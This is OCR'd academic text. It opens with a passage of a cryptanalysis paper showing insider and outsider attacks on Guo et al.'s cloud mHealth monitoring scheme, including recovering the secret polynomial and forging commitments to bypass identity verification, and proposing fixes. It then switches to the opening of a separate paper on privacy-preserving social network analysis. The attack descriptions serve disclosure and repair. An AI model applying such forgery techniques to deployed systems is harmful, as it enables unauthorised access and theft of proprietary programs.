After calculating commitment set, user builds the proof
$$\pi = \Pi_1^4 (\texttt{com}_i h^{-\mu_i})^{\nu_i} (\texttt{com}'_i)^{\mu_i}$$
and then sends $(\{\texttt{com}_i, \texttt{com}'_i\}_{i=1}^4, \pi)$ to the CSP for verification.

4. **Identity Verification Process**
   (0,1) $\leftarrow$ Verify($\{\texttt{com}_i, \texttt{com}'_i\}_{i=1}^{4}, \pi, h, e(g,g)$). CSP checks the following equality and returns 1 for successful verification, 0 for unsuccessful verification.

$$\prod_{i=1}^{4} e(\texttt{com}_i, \texttt{com}'_i) = e(g,g)e(\pi,h)$$

2.3 Verifiable PHR Computation

After identity verification, user uploads PHR by the following steps.

1. Monitoring Program Delegation: The company delegates the monitoring program to the cloud and then user's PHR is computed by the cloud. The company sends the coefficient vector $\boldsymbol{a} = (a_0, a_1, \cdots, a_k)$ and string l to the cloud, where l is used for identifying correlation program.
2. PHR Encryption: Let PHR m be an entry from data vector $\boldsymbol{m} = (m_1, m_2, \cdots, m_N), m_i \in Z_n$. User chooses a set of random numbers $\boldsymbol{r} = (r_0, r_1, \cdots, r_k), r_i \in Z_n$. Then, the user sends $\boldsymbol{r}$ to the company. After getting $\boldsymbol{r}$, the company calculates $\boldsymbol{r'} = \boldsymbol{r} \cdot \boldsymbol{a} = (a_0r_0, a_1r_1, \cdots, a_kr_k)$. Then, company sends $h^{\bar{r}} = h^{\sum_{i=0}^{k} r'_i}$ and $g^{\bar{r}}$ to the user, and $\bar{r}$ to the CSP, where $\bar{r} = \sum_{i=0}^{k} a_i r_i$. User picks $d \in_R Z_n$ and generates the ciphertext of PHR as

$$c = \left(gh^{d\cdot r_0}, g^{m}h^{d\cdot r_1}, g^{m^2}h^{d\cdot r_2}, \cdots, g^{m^k}h^{d\cdot r_k}\right)$$

   where each entry is computed as $c_i = g^{m^i} \cdot (h^{r_i})^d$. Now, user sends $\{c, \lambda, H(l)\}$ to the CSP, where $\lambda = \frac{1}{(x-m)\cdot d} \bmod n$. User also requests the company to compute a public parameter $g^{f(x)}$, which later the company sends to the CSP.
3. Verifiable PHR Computation: PHR is computed as follows.
   $v = \prod_{i=0}^{k} \left(g^{m^i} \cdot (h^{r_i})^d\right)^{-a_i} = \prod_{i=0}^{k} g^{-a_i \cdot m^i} \cdot h^{-a_i r_i d} = g^{\sum_{i=0}^{k} -a_i \cdot m^i} \cdot h^{\sum_{i=0}^{k} -a_i r_i d}$
   $= g^{-f(m)} \cdot h^{-d\sum_{i=0}^{k} r'_i}$

   CSP computes $\lambda' = \frac{\lambda}{\bar{r}} = \frac{1}{(x-m)\cdot d \cdot \bar{r}}$ and signature δ using $g^{f(x)}$ as,
   $\delta = \left(g^{f(x)} \cdot v\right)^{\lambda'} = \left(g^{f(x)-f(m)} \cdot h^{-d\sum_{i=0}^{k} r'_i}\right)^{\frac{1}{(x-m)\cdot d\cdot \bar{r}}}$
   $= g^{\frac{f(x)-f(m)}{(x-m)} \cdot \frac{1}{d\bar{r}}} \cdot h^{-\frac{1}{(x-m)}} = \left(g^{w(x)} \cdot h^{-\frac{d\bar{r}}{(x-m)}}\right)^{\frac{1}{d\bar{r}}}$
   where $w(x)$ is a $(k-1)$-degree polynomial function. If $f(m)$ is the value based on m, then only it satisfies this condition $w(x) \equiv \frac{f(x)-f(m)}{(x-m)}$. Then, CSP sends $\{v, \delta\}$ to the user.
4. PHR Result Decryption and Verification: Using the private key $sk = q$ the user decrypts v as

$$\left(\frac{1}{v}\right)^q = \left(g^{f(m)}h^{d\bar{r}}\right)^q = \left(g^q\right)^{f(m)} h^{d\bar{r}q} = \left(g^q\right)^{f(m)} \in G_p.$$

User can recover $f(m)$ by computing the discrete log of $\left(\frac{1}{v}\right)^q$ with base g^q. Here, $f(m)$ is bounded by M where M is very small compared to p,q and therefore, it is feasible to compute the discrete log of $\left(\frac{1}{v}\right)^q$.

For getting the proof on $f(m)$, the user sends encrypted $(x, f(m))$ to the company. Then, the company constructs coefficient vector $w(x)$ as $\boldsymbol{w} = (w_0, w_1, \cdots, w_{k-1})$ and proves $W = g^Z$, where $Z = \sum_{i=0}^{k-1} w_i x^i$ and responds to the user. Now, the user calculates $(g^{\bar{r}})^d = g^{d\bar{r}}$ and $\eta = (h^{\bar{r}})^{-d/(x-m)}$. Finally, the user verifies the following equation to see whether the CSP has computed correct results or not.

$$e(W \cdot \eta, g) \stackrel{?}{=} e(\theta, g^{d\bar{r}}).$$

3 Security Weaknesses in Guo *et al.*'s scheme

We show two security flaws in Guo *et al.*'s scheme [1]. The company's goal is the confidentiality of the monitoring program $f(x)$. If a malicious user obtain $f(x)$ then he can use it for free and he can even sell it to someone else. We note that the company delegates the monitoring program $f(x)$ to the CSP, with the assumption that the computation of $f(x)$ on patients' PHR can be done by the CSP without loosing the confidentiality of the monitoring program $f(x)$. In other words, the monitoring program $f(x)$ should not be known to any other party except the Company and the CSP. Furthermore, anyone can pass the identity verification process without even communicating with the TA or company and therefore, if a malicious user leaks $H(l)$ to a non-user (attacker), then the attacker can use the system with all credentials.

3.1 Insider Attack

The monitoring program is a polynomial of degree k and hence, it can be represented as a $k+1$ length vector, $\boldsymbol{a} = (a_0, a_1, a_2, \ldots, a_k)$, where a_i is the coefficient of x^i in the polynomial.

$$f(x) = \sum_{i=0}^{k} a_i x^i = a_0 + a_1 x + a_2 x^2 + \cdots + a_k x^k.$$

The company wants to keep this vector $\boldsymbol{a}$ secret from everyone except the cloud. Therefore, there are total $k+1$ unknowns and it is easy to find values for these unknowns if we have $k+1$ linearly independent equations involving the coefficients $\{a_i\}_{i=0}^{k}$. An authenticated user(insider) can use the service for $k+1$ times and get PHR report $f(m_i)$, where m_i is the PHR sent by the user on i^{th} time use of the service. Using the set $\{(m_i, f(m_i))\}_{i=0}^{k}$, the user can create the system of equations in $k+1$ variable and solve it for the vector $\boldsymbol{a}$. More concretely, assume that the user has the set $\{(m_i, f(m_i))\}_{i=0}^{k}$. Then for each $i \in \{0, 1, 2, \ldots, k\}$, we have

$$a_0 + a_1 m_i + a_2 m_i^2 + \cdots + a_k m_i^k = f(m_i)$$

Without loss of generality, we assume that these $(k+1)$ equations are linearly independent (if not, then the user can always use the service until it is true). We can represent this system of equation in terms of matrices as follows.

$$A = \begin{bmatrix} 1 & m_1 & \ldots & m_1^k \\ 1 & m_2 & \ldots & m_2^k \\ \vdots & \vdots & \ddots & \vdots \\ 1 & m_{k+1} & \ldots & m_{k+1}^k \end{bmatrix} \quad X = \begin{bmatrix} a_0 \\ a_1 \\ \vdots \\ a_k \end{bmatrix} \quad B = \begin{bmatrix} f(m_1) \\ f(m_2) \\ \vdots \\ f(m_k) \end{bmatrix}$$

$$AX = B$$

Solution of the above system of equations is given by

$$X = A^{-1}B.$$

Now, the user can easily solve the above system of equation for the vector $X = (a_0, a_1, \ldots, a_k)$ and the user can use it to compute $f(m) = \sum_{i=0}^{k} a_i m^i$ for any PHR m. In the scheme [1], it is assumed that the degree of the polynomial is around 10 and that makes this attack more easy. Although this attack does not violate privacy of other users, it reveals the confidential monitoring program $f(x)$ of all users pertaining to the company who owns the monitoring program. In this attack, the user obtains $f(x)$ and thereby, computes the result of $f(x)$ without contacting the CSP or the Company, which reveals the confidentiality of the monitoring program $f(x)$.

3.2 Outsider Attack

We note that the cloud does not use any extra information other than the commitments sent by the user and the public parameters published by TA. This makes the process vulnerable to unauthenticated identity verification. The attacker can choose commitments as follows.

$$\begin{aligned} &\texttt{com}_1 = g,\ \texttt{com}'_1 = g \\ &\texttt{com}_2 = g,\ \texttt{com}'_2 = g^{-2} \\ &\texttt{com}_3 = g,\ \texttt{com}'_3 = g^{2} \\ &\texttt{com}_4 = \pi,\ \texttt{com}'_4 = h, \text{ where } \pi \in_R G \end{aligned}$$

Since g and h are public parameters, the attacker does not have any trouble in choosing these commitments and π can be any random element of the group G. The attacker sends π and $(\{\texttt{com}_i, \texttt{com}'_i\}_{i=1}^{4})$ to the cloud for verification. Upon receiving the commitments from the user, the cloud verifies the equality of the following equation.

$$\prod_{i=1}^{4} e(\texttt{com}_i, \texttt{com}'_i) = e(g, g)e(\pi, h)$$

Proof. We prove the equality of the above equation.

$$\begin{aligned}&\prod_{i=1}^{4} e(\texttt{com}_i, \texttt{com}'_i)\\ &= e(g,g)e(g,g^{-2})e(g,g^2)e(\pi,h)\\ &= e(g,g)e(g,g)^{-2}e(g,g)^2e(\pi,h)\\ &= e(g,g)^{1-2+2}e(\pi,h)\\ &= e(g,g)e(\pi,h)\end{aligned}$$

Therefore, anyone can pass through the identity verification process. Once the verification is successful, the cloud allows the attacker to use the service. Here, we assume that the attacker already has $H(l)$ and k. The attacker follows the rest of the process same as an authenticated user described in the previous section and gets (υ, δ) in response from the cloud, where

$$\upsilon = g^{-f(m)}h^{-d\overline{r}}$$

The υ contains information about $f(m)$ and the attacker's aim is to get the PHR report $f(m)$ for the PHR m. Note that the attacker is not an authenticated user and he does not have the secret key q and hence, can not decrypt υ. However, the attacker can find $f(m)$ using brute force because size of $f(m)$ is small. Since the attacker follows the rest of the process after identity verification, the attacker will have d and $h^{\overline{r}}$. The attacker computes

$$\upsilon' = \upsilon h^{d\overline{r}} = g^{-f(m)}.$$

In [1], the authors have considered that values of m and $f(m)$ are not more than 1000. Therefore, the attacker can simply check whether υ' is equal to g^{-j} for every $j \in \{0, 1, 2, \ldots, 1000\}$. By using only 1000 iterations, the attacker can successfully get $f(m)$.

4 Proposed Improvements

4.1 Prevention of Insider Attack

The insider attack is possible because the attacker knows the degree k of the polynomial. We provide a way to keep the polynomial $f(x)$ secure by keeping the degree of the polynomial secret.

Let m be the PHR value and user wants to get a report $f(m)$ for it. User chooses two random numbers $r_0, d \in Z_n$ and a random prime p_1. User computes $m' = m + p_1$ and sends (r_0, d, m') to the company. The Fig. 2 reflects the changes suggested for preventing the observed insider attack in Guo *et al.*'s scheme.

After receiving (r_0, d, m'), the company generates k random integers $r_1, r_2, \ldots, r_k \in Z_n$ using r_0. Company calculates

$$\boldsymbol{r'} = \boldsymbol{r}.\boldsymbol{a} = (a_0r_0, a_1r_1, \ldots, a_kr_k)$$

and

$$c = (gh^{dr_0}, g^{m'}h^{dr_1}, g^{m'^2}h^{dr_2}, \ldots, g^{m'^k}h^{dr_k}).$$



Original
$(r_0, r_1, \ldots, r_k)$
$h^{\bar{r}}, g^{\bar{r}}$
Patient
Company
Modified
(r_0, d, m')
$h^{\bar{r}}, g^{\bar{r}}$

Fig. 2. Prevention of insider attack: changes between Original and Modified schemes

Company sends $(h^{\bar{r}}, g^{\bar{r}})$ to the user and $(\bar{r}, c)$ to the cloud, where $\bar{r} = \sum_{i=0}^{k} a_i r_i$. User selects a random point $x \in Z_n$ and computes $\lambda = \frac{1}{x-m'}d$. User sends x to the company and $(\lambda, H(l))$ to the cloud. Company computes $g^{f(x)}$ and sends it to the cloud. Upon receiving $(\lambda, H(l))$ from user and $(\bar{r}, c, g^{f(x)})$ from the company, the cloud computes v and δ. Everything remains same except that c is encryption of m' instead of m. After decrypting v, user gets $f(m') = f(m+p_1)$. For sufficiently large value of p_1, we have $f(m + p_1) \bmod p_1 = f(m)$. The verification process remains same. Since the user does not know the degree k, the user can not retrieve coefficients of the polynomial $f(x)$.

4.2 Prevention of Outsider Attack

We modify the scheme in such a way that only registered user can use the service to get PHR report $f(m)$ for a given PHR m. Note that the cloud computes $f(m)$ only after successful identity verification process. After generation of the blind signature, the company and the cloud agree on some random number $z \in_R Z_{p^*}$ and a timestamp t_m. Then, the company computes $g_1 = g^{H(t_m \| z)}$ and sends g_1 with ϵ to the user. The Figs. 3 and 4 reflect the changes suggested for preventing the observed outsider attack in Guo *et al.*'s scheme.

After receiving $\{g_1, \epsilon\}$ the user computes commitments. Except $\texttt{com}_2$ all other commitments remain same. We modify $\texttt{com}_2$ as follows:

$$\texttt{com}_2 = g_1^{id_A + s} h^{\mu_2}$$

Now, based on this modification, user computes the proof

$$\pi = \prod_{i=1}^{4} (\texttt{com}_i h^{-\mu_i})^{\nu_i} (\texttt{com}'_i)^{\mu_i}$$




Fig. 3. Prevention of outsider attack: changes shown in Blind signature

and sends $(\{\texttt{com}_i, \texttt{com}'_i\}_{i=1}^4, \pi)$ to the cloud for verification. During the identity verification process, the cloud verifies the equality of following equation and returns 1 for successful verification and 0 for unsuccessful verification.

$$\prod_{i=1}^{4} e(\texttt{com}_i, \texttt{com}'_i) = e(g_1, g)e(\pi, h).$$

Correctness:

$$\begin{aligned}
&\prod_{i=1}^{4} e(\texttt{com}_i, \texttt{com}'_i)\\
&= e(\epsilon' h^{\mu_1}, g h^{\nu_1}) e(\phi' \cdot H(id_c)^{H_0(\sigma\|\phi')} h^{\mu_3}, g^{-s} h^{\nu_3})\\
&\cdot e(H(l)^{-1} h^{\mu_4}, g^{\alpha t + \gamma s} h^{\nu_4}) e(g_1^{id_A + s} h^{\mu_2}, g^{\frac{1}{s+id_A}} h^{\nu_2})\\
&= e(H(id_c)^{\alpha s(t+u)} H(l)^{\alpha t}, g) e(\phi' \cdot H(id_c)^{H_0(\sigma\|\phi')}, g^{-s})\\
&\cdot e(H(l)^{-1}, g^{\alpha t + \gamma s}) e(h^{\mu_1}, g) e(\epsilon' h^{\mu_1}, h^{\nu_1}) e(h^{\mu_3}, g^{-s})\\
&\cdot e(\phi' \cdot H(id_c)^{H_0(\sigma\|\phi')} h^{\mu_3}, h^{\nu_3}) e(h^{\mu_4}, g^{\alpha t + \gamma s})\\
&\cdot e(H(l)^{-1} h^{\mu_4}), h^{\nu_4}) e(g_1^{id_A + s} h^{\mu_2}, g^{\frac{1}{s+id_A}} h^{\nu_2})\\
&= e(H(id_c)^{\alpha s(t+u)}, g) e(H(id_c)^{\alpha(\beta+t) + H_0(\sigma\|\phi')}, g^{-s})\\
&\cdot e(H(l)^{\alpha t}, g) e(H(l), g)^{\gamma s - \alpha t - \gamma s} e(h^{\mu_1}, g) e((\epsilon' h^{\mu_1})^{\nu_1}, h)\\
&\cdot e(g^{-s\mu_3}, h) e((\phi' \cdot H(id_c)^{H_0(\sigma\|\phi')} h^{\mu_3})^{\nu_3}, h) e(g^{\mu_4(\alpha t + \gamma s)}, h)
\end{aligned}$$

$$\cdot\, e(H(l)^{-1}(h^{\mu_4})^{\nu_4}, h)e(g_1, g)e(g_1^{(id_A+s)\nu_2+\frac{\mu_2}{s+id_A}}, h)e(h^{\mu_2\nu_2}, h)$$

$$= e(g_1, g)\prod_{i=1}^{4} e((com_i h^{-\mu_i})^{\nu_i}(com_i')^{\mu_i}, h) = e(g_1, g)e(\pi, h)$$

Here, the attacker does not have g_1, so he can not pass the identity verification process. Without passing the verification process, the attacker can not compute $f(m)$ for any PHR m. We note that after the identity verification there is also a need for message authentication (to avoid user impersonation attack) between the company and the user in the PHR computation phase of the scheme.



Identity Verification
Original
$\{\{Com_i, Com_i'\}_{i=1}^4, \Pi\}$
$Com_2 = g^{id_A+s}h^{\mu_2}$
Patient
Cloud
Modified
$\{\{Com_i, Com_i'\}_{i=1}^4, \Pi\}$
$Com_2 = g_1^{id_A+s}h^{\mu_2}$

Fig. 4. Prevention of outsider attack: changes shown for Identity Verification

4.3 Performance Analysis

We compare the Guo *et al.*'s scheme and the proposed improved scheme with respect to the computational, storage and communication costs requirement in the schemes. In the Table 1, k is the degree of the monitoring program $f(x)$, n is a public parameter, and M is the size of the message space. The Table 1 provides computational complexity of both schemes in terms of the number of group multiplications (G), the number of integer multiplications (M) and the number of bilinear pairing computations (E). For exponentiation of a group element, we consider the square and multiply algorithm to count the number of group multiplications. The improved scheme is comparable with Guo *et al.*'s

Table 1. Comparison of Guo *et al.*'s scheme and the improved scheme

	Guo *et al.*'s scheme [1]	Improved scheme
Computational cost	$((3k + M + 40)log(n) + 2k + 25)G + 6(k + 1)M + 8E$	$((3k + M + 40)log(n) + k + 25)G + (5k + 7)M + 8E$
Storage cost	*Public:* $7log(n)$ *bits* *Private:* (k+6)$log(n)$ *bits*	*Public:* $7log(n)$ *bits* *Private:* (k+7)$log(n)$ *bits*
Communication cost	(3k+33)$log(n)$ *bits*	(k+35)$log(n)$ *bits*

scheme in terms of computation and storage costs and provides better efficiency in terms of communication cost.

5 Conclusion

We have discussed a recent work on verifiable privacy-preserving service in healthcare systems [1], appeared in INFOCOM 2015. We have shown that the scheme does not provide privacy-preserving services, suffers from insider and outsider attacks. We have suggested for mitigation by modifying the scheme. The improved scheme retains the security and privacy claim without increasing any overhead.

Acknowledgment. This work was supported in part by Indo French Centre for the Promotion of Advanced Research(IFCPAR) and Center Franco-Indien Pour LA Promotion DE LA Recherche Avancee(CEFIPRA) through the project DST/CNRS 2015-03 under DST-INRIA-CNRS Targeted Programme.

References

1. Guo, L., Fang, Y., Li, M., Li, P.: Verifiable privacy-preserving monitoring for cloud-assisted mHealth systems. In: Proceedings of the IEEE Conference on Computer Communications (INFOCOM 2015), pp. 1026–1034 (2015)
2. Shawish, A., Salama, M.: Cloud computing: paradigms and technologies. In: Bessis, N., et al. (eds.) Inter-cooperative Collective Intelligence: Techniques and Applications. Studies in Computational Intelligence, vol. 495, pp. 39–67. Springer, Heidelberg (2014)
3. Guo, L., Zhang, C., Yue, H., Fang, Y.: PSaD: a privacy-preserving social-assisted content dissemination scheme in DTNs. IEEE Trans. Mob. Comput. **13**(12), 2903–2918 (2014)
4. Lin, H., Shao, J., Zhang, C., Fang, Y.: CAM: cloud-assisted privacy preserving mobile health monitoring. IEEE Trans. Inf. Forensics Secur. **8**(6), 985–997 (2013)
5. Basu, A., Sengupta, I., Sing, J.K.: Secured cloud storage scheme using ECC based key management in user hierarchy. In: Jajodia, S., Mazumdar, C. (eds.) ICISS 2011. LNCS, vol. 7093, pp. 175–189. Springer, Heidelberg (2011). doi:10.1007/978-3-642-25560-1_12
6. Wang, W., Li, Z., Owens, R., Bhargava, B.: Secure and efficient access to outsourced Data. In: Proceedings of the ACM Workshop on Cloud Computing Security (CCSW 2009), pp. 55–66 (2009)
7. Mohan, P., Sultan, S.: MediNet: a mobile healthcare management system for the Caribbean region. In: Proceedings of International Conference of Mobile and Ubiquitous Systems: Networking & Services, pp. 1–2 (2009)
8. Liu, C.H., Wen, J., Yu, Q., Yang, B., Wang, W.: Health Kiosk: a family-based connected healthcare system for long-term monitoring. In: Proceedings of IEEE Conference on Computer Communications Workshops, pp. 241–246 (2011)
9. Klasnja, P., Pratt, W.: Healthcare in the pocket: mapping the space of mobile-phone health interventions. J. Biomed. Inform. **45**(1), 184–198 (2012)
10. Chiarini, G., Ray, P., Akter, S., Masella, C., Ganz, A.: mHealth technologies for chronic diseases and elders: a systematic review. IEEE J. Sel. Areas Commun. **31**(9), 6–18 (2013)

Privacy Preserving Network Analysis of Distributed Social Networks

Varsha Bhat Kukkala, Jaspal Singh Saini, and S.R.S. Iyengar(✉)

Indian Institute of Technology Ropar, Rupnagar 140001, Punjab, India
{varsha.bhat,jaspal.singh,sudarshan}@iitrpr.ac.in

Abstract. Social network analysis as a technique has been applied to a diverse set of fields, including, organizational behavior, sociology, economics and biology. However, for sensitive networks such as hate networks, trust networks and sexual networks, these techniques have been sparsely used. This is majorly attributed to the unavailability of network data. Anonymization is the most commonly used technique for performing privacy preserving network analysis. The process involves the presence of a trusted third party, who is aware of the complete network, and releases a sanitized version of it. In this paper, we propose an alternative, in which, the desired analysis can be performed by the parties who distributedly hold the network, such that: (a) no central third party is required; (b) the topology of the underlying network is kept hidden. We design multiparty protocols for securely performing few of the commonly studied social network analysis algorithms, which include degree distribution, closeness centrality, PageRank algorithm and K-shell decomposition algorithm. The designed protocols are proven to be secure in the presence of an arithmetic black-box extended with comparison, equality and modulo operations.

Keywords: Social network analysis · Secure multiparty computation · Centrality measures

1 Introduction

Understanding the structure that emerges due to the interaction between various social entities has intrigued many scientists. This emergent structure, known as a social network, is observed to exhibit certain common characteristics, such as scale free degree distribution [1], high clustering coefficient [2], community structure [3], core-periphery structure [4] and several others. The study investigating the topological characteristics of networks is termed as *social network analysis* (SNA). A study of these properties has helped infer the functional underpinnings of several complex networks [5–7].

The behavior of individuals observed locally, when clubbed with the global network structure, reveals the emergent collective behavior. Hence, it is the network topology that allows for inferences to be made on several functional aspects of the system. As a result, a multitude of tools, techniques and algorithms are available, which take the network structure as their input and provide a range of inferences about the network. It is therefore important that we have the network structure prior to applying the techniques of SNA. However, there are several networks of interest which are not easily accessible. Firstly, the network may be distributedly held, such that each person has a partial or local view of the global network. This local view can hold sensitive information of the individual, preventing her from disclosing it. An example would be that of a *hate network* on a set of individuals. Nodes in such a network would comprise of individuals, while an edge between two nodes would express the feeling of hatred between the corresponding individuals. A hate network is the ignored counterpart of the well studied friendship network. The underlying network is considered to be directed, such that, a directed edge from node A to node B, denoted as (A, B), would express person A's hatred towards person B. In such a network, it is clear that no individual would have knowledge of the global network. Each individual is only aware of the directed edges that she has to other individuals in the network (local view), leading to the network structure being distributedly held by several individuals. Secondly, even if an individual/organization has the global network, legal policies might not allow her to reveal the network. For example, human contact network collected through a database of hospital records cannot be disclosed publicly [8]. The current technique employed in collecting distributedly held sensitive data include surveys and interviews [9] conducted by a trusted third party. Once the network data is obtained, it is sanitized to ensure re-identification of the individuals is not possible. It is then released for data analysis [10,11]. This process, known as *anonymization*, is believed to preserve privacy and at the same time, allows for an inferential study to be made on the network.

Even though anonymization is a widely opted for technique to perform SNA on private networks, there are several studies that point to its shortcomings [12–15]. Firstly, there have been numerous instances where sanitized data released in public has been de-anonymized [13,16]. The released network structure data is combined with some auxiliary information to re-identify nodes in the original network. Secondly, during anonymization, graph structure is slightly perturbed in order to resist re-identification attacks [17,18]. This perturbation leads to restructuring of the original network, which might not be desirable in certain cases. What would be ideally desired is to be able to perform the required analysis while the network is kept hidden, since it is the results of the analysis that we are interested in rather than learning the network structure. For example, if it is just the average shortest path length of a hate network that we are interested in computing, then releasing the network structure would provide access to more than the required information. In this paper, we explore the possibility of performing SNA on a network without having to reveal its topology.

The problem of securely computing a network parameter while keeping the network structure hidden, can be seen as an instance of multiparty computation (MPC). It involves designing protocols that allow a bunch of individuals to compute a function, a network parameter in our case, while hiding each of their private input, which would be the distributedly held network structure. Hogg and Adamic [19] have discussed on how MPC can be used to address the privacy concerns of the individuals on whom the social network is knit. The idea of MPC was first introduced by Yao [20], where he proposed a method for two millionaires to determine who amongst them is richer, without revealing each other's wealth. The idea was generalized to a multiparty setting as follows: designing a protocol to securely determine a globally known function $y = F(x_1, x_2, \ldots, x_n)$, where x_i is the private input supplied by party P_i. Security here means that the individuals participating in the protocol, referred to as parties, do not learn any additional information, apart from what is computable using just their respective input and output. MPC has been extensively applied in a myriad of problems including computational geometry, voting, bench-marking, etc. In this paper, we provide secure implementation of protocols that compute a network parameter without releasing the network structure.

1.1 Our Contribution

Determining a network parameter p is modeled as securely computing a function $F(x_1, x_2, \ldots, x_n) = p$, where x_i is the private input provided by party P_i. The private input of a party P_i is a graph $G_i(V_i, E_i)$, such that $G(V, E) = \bigcup_{i=1}^{n} G_i = (\bigcup_{i=1}^{n} V_i, \bigcup_{i=1}^{n} E_i)$. The graph G captures the global network, whose parameter we are interested in computing.

The paper provides implementation details for securely computing degree distribution, closeness centrality using Dijkstra's algorithm, PageRank or eigenvector centrality using the random surfer model, and K-shell decomposition algorithm. The designed protocols are proven to be secure in the presence of an extended arithmetic black-box $\mathcal{F}_{ABB}$, which is defined in Sect. 4. All the proposed network parameter protocols except PageRank protocol are perfectly secure, while PageRank protocol is statistically secure, given a perfectly secure $\mathcal{F}_{ABB}$ functionality. We calculate the cost involved in each of the proposed protocols, in terms of the number of operations invoked of the $\mathcal{F}_{ABB}$ functionality, which include addition, multiplication, equality/comparison and private modulo reduction operations. The exact communication cost, computation complexity and the number of rounds involved would depend on the implementation of the assumed arithmetic functionality.

2 Related Work

Many recent works have focused on securely implementing graph algorithms. Brickell and Shamatikov [21] looked at the problem of securely computing single source shortest path and all pair shortest path. The proposed protocol is restricted to a two party setting, where the solution is computed on the union of the graphs held by the two parties. Moreover, the adversarial model assumed is that of the semi-honest model. Aly et al. [22] propose a set of protocols for securely computing shortest path problems in the multiparty setting. The authors propose a secure implementation of Bellman-Ford and Dijkstra's algorithm for the shortest path problem. Additionally, they consider the maximum flow problem and propose secure implementations of the Edmonds-Karp and Push-Relabel algorithms. In a successive work, Aly and Vyve [23] consider the problem of securely finding the cycle with the least average cost, better known as the minimum mean cycle problem. They also address the minimum cost flow problem in the information theoretic model, which involves minimizing the cost involved in sending a flow from a source node to a destination node over a graph whose edges have a capacity metric. It also provides an efficient implementation of Dijkstra's algorithm, which we use as a building block in this paper. There are works that propose data oblivious algorithms, such as the one proposed by Blanton et al. [24], which hide the input dependent memory access pattern. Data oblivious algorithms for breadth-first search, single-source single-destination shortest path, minimum spanning tree and maximum flow problems are proposed by Blanton et al. [24].

Apart from the works that have focused on graph algorithms, the theme of secure SNA has also been briefly studied. Keith Frikken and Philippe Golle describe a cryptographically secure method to compute the underlying anonymized network [25]. Here, the entire network is distributedly held by a set of parties, such that each row in the adjacency matrix corresponds to the input of a party. The work assumes existence of additional authorities, who take responsibility of collecting data securely, using which they reconstruct the graph. Another work that proposes the construction of the graph is given by Bhat et al. [26], which is limited to the semi-honest model. The latest work in this direction is done by Tassa and Cohen [11], where they provide a secure implementation of an algorithm for network anonymization through clustering. The focus in all of the above works is to determine the structure of the underlying graph while preserving privacy. The motive of the current work is to make the required inferences without revealing the network structure.

Kerschbaum and Schaad [27] propose a technique for computing the closeness and betweenness of nodes in a distributedly held network. Their protocol assumes a threshold homomorphic encryption scheme, like that of Paillier's cryptosystem. Betweenness computation, in the specific case of supply chain networks, has been looked at by Fridgen and Garizy [28]. This is modeled for the semi-honest parties and has less stringent a definition of privacy, as the leaked neighborhood information is allowed for in the definition. It also relies on encryption schemes to exchange data and is secure in the cryptographic model. Tassa and Bonchi [29] propose a secure technique for determining the influence of a person in a social network, by combining the network data with the activity logs of the individuals in the network. They provide a multiparty protocol for the above, which is limited to the semi-honest adversarial model. Even though the aim of the paper is the same as ours, of finding influential nodes, their's relies on the availability of activity logs of individuals. Our approach of finding important nodes in the network is based entirely on the network structure and relies on the standard techniques of measuring centrality ranking of nodes. The algorithm used to find central nodes are application specific and hence we discuss a few of the important ones.

3 Preliminaries

In this section, we present some basic terminologies used throughout the paper. Section 3.1 discusses on some basic graph theoretic notation used in the paper and Sect. 3.2 provides a brief introduction to the field of multiparty computation.

3.1 Graph Theory

A graph/network $G(V, E)$ is an ordered pair, where V represents the set of nodes/vertices and E represents the set of edges, which is a relation on V. Attributing to the directional nature of the edges, a graph is sometimes also termed as a directed graph or a directed network. A graph is said to be undirected if $(u, v) \in E \iff (v, u) \in E$ for every $u, v \in V$. If a real value (called weight) is attached with each edge, then the graph is termed as a weighted graph.

A graph $G(V, E)$ can be represented using a square adjacency matrix $A = (a_{ij})_{n \times n}$, where a_{ij} is the i^{th} row j^{th} column entry of the matrix, representing the edge between node $i, j \in V$. In case of an unweighted graph, the value of $a_{ij} = 1$ if $(i, j) \in E$, otherwise $a_{ij} = 0$. On similar lines, we can define a symmetric/undirected adjacency matrix and a weighted adjacency matrix. The i^{th} row of the adjacency matrix A is termed as the i^{th} adjacency vector, which is represented using the notation v_i, hence $A = [v_i]_{n \times 1}$.

3.2 Multiparty Computation

